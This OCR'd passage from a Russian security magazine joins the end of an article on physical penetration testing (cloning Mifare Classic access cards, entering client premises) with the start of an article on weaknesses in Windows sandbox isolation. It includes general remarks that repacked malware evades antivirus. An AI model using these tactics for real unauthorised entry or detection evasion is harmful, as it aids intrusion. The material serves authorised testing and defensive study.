
когда организации используют метки, идентификаторы которых похожи: если во всей куче данных ты найдешь парочку похожих идентификаторов, то будет по крайней мере ясно, что ты на верном пути. Однако в моей практике однажды было так, что я не мог понять, какой именно идентификатор использовать.

В таких случаях приходится либо надеяться на интуицию и везение, либо продолжать рыбачить в поисках нужного идентификатора. Второй вариант для меня не подходил, так что пришлось выбирать наугад. Не повезло: пройти турникеты не удалось, и оставалось только улыбнуться охране и покинуть здание. Во всех остальных случаях (которые, правда, можно сосчитать по пальцам) проникновение на территорию заказчика прошло успешно — во многом просто везло.

Подобные работы демонстрировали лишь одно — несостоятельность использования Mifare Classic как идентификаторов пользователей СКУД. Вообще, необходимо было еще анализировать такие штуки, как:

- логика СКУД;
- права доступа к помещениям (например, по аналогии с привилегиями в AD);
- лазейки на периметре;
- мертвые зоны видеонаблюдения;
- работоспособность сигнализации;
- замки — на предмет устойчивости к взлому;
- физическая защищенность линий коммуникации (и под землей, ага).





RFID grabber by bishopfox.com

К сожалению, моя квалификация и доступное мне оборудование не позволяли произвести более полный анализ. Признаюсь, в этом вопросе я придерживаюсь мнения, что все же нужна специализация. Во всех вещах одновременно разбираться невозможно — чего стоит один только локпикинг.

Подобные услуги, безусловно, интересны для заказчика, но дороги в реализации по сравнению с типовым пентестом. Спрос вряд ли окажется на-

столько большим, чтобы держать в штате человека с необходимыми профессиональными навыками, — проще собрать команду под конкретный проект. Однако человека с подобными профессиональными навыками в привычной для нас среде найти сложно, а договориться о сотрудничестве еще сложнее. К тому же стычки с охраной могут закончиться членовредительством — к таким приключениям готов не каждый. И наконец, требуется навык актерского мастерства, он тоже есть не у всех.

OUTRO

Не хочу делать утверждений, есть ли будущее у подобных консалтинговых услуг в РФ или нет. Плацдарм есть — пробные пентесты оказались удачными. На данный момент ни одна из консалтинговых компаний в РФ не может похвастаться тем, что способна оценить физическую безопасность того или иного объекта. Не исключено, что наличие подобной услуги может стать удачным маркетинговым ходом.

Ребята из QIWI, к примеру, не стали дожидаться, пока на рынке появится подобная услуга, и сами собрали свою red team, которая удачно организовала проникновение на территорию организации. Об этом нам рассказал Кирилл Ермаков (@isox_xx) в докладе для секции Defensive Track на ZeroNights 2015. Надеюсь, организаторы ZeroNights не затянут с публикацией материалов, и ты сможешь узнать об опыте команды QIWI, если вдруг пропустил доклад.

Stay tuned!

ПОЛЕЗНАЯ ИНФОРМАЦИЯ

Aspects of physical security

- Red Teaming: The Art of Ethical Hacking
- The Anatomy of a Subway Hack
- MIT Guide to Lock Picking
- No-Tech Hacking

Общая теория по пентестам

- VulnerabilityAssessment
- Open Source Security Testing Methodology Manual
- The Penetration Testing Execution Standard

Немного практики

- PentesterLab
- Penetration Testing Practice Lab

В закладки

- Open Penetration Testing Bookmarks Collection

Right way to contribute

- DC7499
- DC7812
- 2600 russian group

СКРЕЩИВАЕМ ЕЖА С УЖОМ

ИЛИ КАК ОБЕСПЕЧИТЬ ИЗОЛЯЦИЮ ПРОЦЕССОВ И НЕ СЛОМАТЬ WINDOWS





Василий Букасов,
технический директор
ООО «Рекрипт»
fixer@re-crypt.com



Дмитрий Щелкунов,
генеральный директор
ООО «Рекрипт»
schelkunov@re-crypt.com

Как изолировать подозрительные процессы в ОС Windows и не сломать саму ОС? Как создать надежную и совместимую с Windows программную песочницу без аппаратной виртуализации и перехватов функций ядра, но с использованием документированных встроенных механизмов безопасности ОС? Мы расскажем о наиболее часто встречающихся проблемах, с которыми сталкиваются разработчики (а в итоге — потребители) программных песочниц. Ну и разумеется, предложим свое решение :).

ВВЕДЕНИЕ, ИЛИ КАК ПЛОХО ЖИТЬ БЕЗ ПЕСОЧНИЦЫ

Среди профессионалов есть несколько аксиом, о которых они не любят говорить. А что говорить об аксиомах? Они есть и есть. Вроде всем понятно, как дважды два. Например, одна из них — сигнатурные антивирусы не защищают. Ну то есть не защищают, и все тут. Сказано-пересказано об этом масса всего и много-много раз. С примерами, красивыми презентациями, танцами и плясками. Да и эпидемии всякой гадости типа Ransomware служат одним из доказательств неэффективности сигнатурных и эвристических технологий. Всякого рода крипторы и обфускаторы успешно решают задачу защиты уже давно известной малвари от обнаружения, и в течение некоторого времени эта малварь не детектируется антивирусами. Этого времени вполне достаточно, чтобы кому-то стало плохо, а кому-то хорошо. То есть речь даже не о 0day. Можно взять старую известную бородатую малварь, поморфить ее, убрать поведенческие сигнатуры (работа на пару дней для лентяя) и юзать ее снова, а потом еще раз, и еще, пока не надоест или пока не посадят. При этом люди, которые продали лекарство от того, чтобы это самое плохо никогда не наступало, вроде как и ни при чем. Они с серьезными лицами публикуют какой-нибудь бюллетень и рассказывают о гигиене в интернете, забывая при этом сказать, что если эту самую гигиену соблюдать полностью, то антивирусы, тем более платные, практически и не нужны.

ПЕСОЧНИЦЫ И ОСОБЕННОСТИ ИХ РЕАЛИЗАЦИИ

Итак, антивирусы не спасают, а иногда ломают то, что уже есть. «Давайте подойдем к защите с другой стороны и будем изолировать процессы друг от друга», — сказал кто-то бесконечно умный. Действительно, здорово, когда подозрительные процессы выполняются в некоторой изолированной среде, называемой песочницей. Выполняемая в песочнице малварь не может покинуть ее пределов и навредить всей системе. Этот могло бы быть решением, однако в существующих реализациях песочниц есть нюансы…

Далее мы как раз и будем обсуждать все тонкости построения песочниц, знание которых тебе обязательно пригодится, когда понадобится выбрать средство изоляции процессов или HIPS (Host-based Intrusion Prevention System — система предотвращения вторжений для рабочих станций).

НЮАНС № 1, ИЛИ ОДНА ПЕСОЧНИЦА НА ВСЕХ

Большинство песочниц на самом деле не обеспечивают изоляцию процессов. По правде говоря, в большинстве реализаций защищаемая система делится на две части — доверенную и недоверенную. В доверенной части выполняются обычные процессы, а в недоверенной — изолируемые. То есть все изолируемые процессы выполняются в одной песочнице, имеют доступ друг к другу и к ресурсам друг друга, используют тот же реестр и ту же файловую систему.

Таким образом, малварь может закрепиться в самой песочнице и стартовать эпизодически с одним из изолируемых приложений (или с несколькими изолируемыми приложениями, или с любым из них). При этом часто песочницы не логируют действия изолируемых процессов. Действия, на которые ругаются HIPS, в песочницах вполне себе проходят без малейших реакций с поправкой на изоляцию, что не очень хорошо.

Как проверить, что изоляция устроена именно таким образом? Очень просто! Запусти два приложения в песочнице. Например, notepad.exe и wordpad.exe. Создай с помощью notepad.exe текстовый файл 1.txt.




Рис. 1. Создаем текстовый файл

Разумеется, данный файл будет сохранен не на рабочем столе, а в «виртуальной» директории. Попробуй открыть его Wordpad'ом (рис. 3).






Рис. 2. Похоже, для всех изолированных приложений создана одна изолированная среда




Рис. 3. Файл открывается на чтение

Итак, созданный одним изолированным приложением файл можно открыть с помощью другого изолированного приложения. Скажем прямо, изоляция уже не очень. Но может, по крайней мере от записи будет какая-то защита? Меняем содержимое (рис. 4).






Рис. 4. Изменяем содержимое текстового файла

И сохраняем. А теперь попробуем открыть файл 1.txt с помощью notepad.exe. Конечно же, запустим notepad.exe в песочнице (рис. 5).




Рис. 5. Модифицированный текстовый файл

И вот то, о чем мы говорили. Два изолированных приложения не изолированы друг от друга. Получается, что такую изоляцию делали не совсем понятно для чего. Даже шифровальщик, не получив доступ к локальным папкам на компьютере, может пошифровать все в завиртуализованной директории, а если «повезет», то и на сетевых ресурсах, так как настройки для песочницы одни для всех изолируемых приложений.

НЮАНС № 2, ИЛИ НЕДОИЗОЛЯЦИЯ

Да, изолируемые процессы не могут достучаться до доверенной части системы... но в большинстве реализаций только на запись. То есть они могут читать

отовсюду практически без ограничений и часто имеют доступ к сети. Это сделано, видимо, для большей совместимости, но это нельзя назвать изоляцией.

Попробуй провести простенький опыт с песочницей на свой выбор. Создай директорию на жестком диске. Скажем, такую: `E:\Photos`. Помести в нее, например, фотографию (рис. 6).

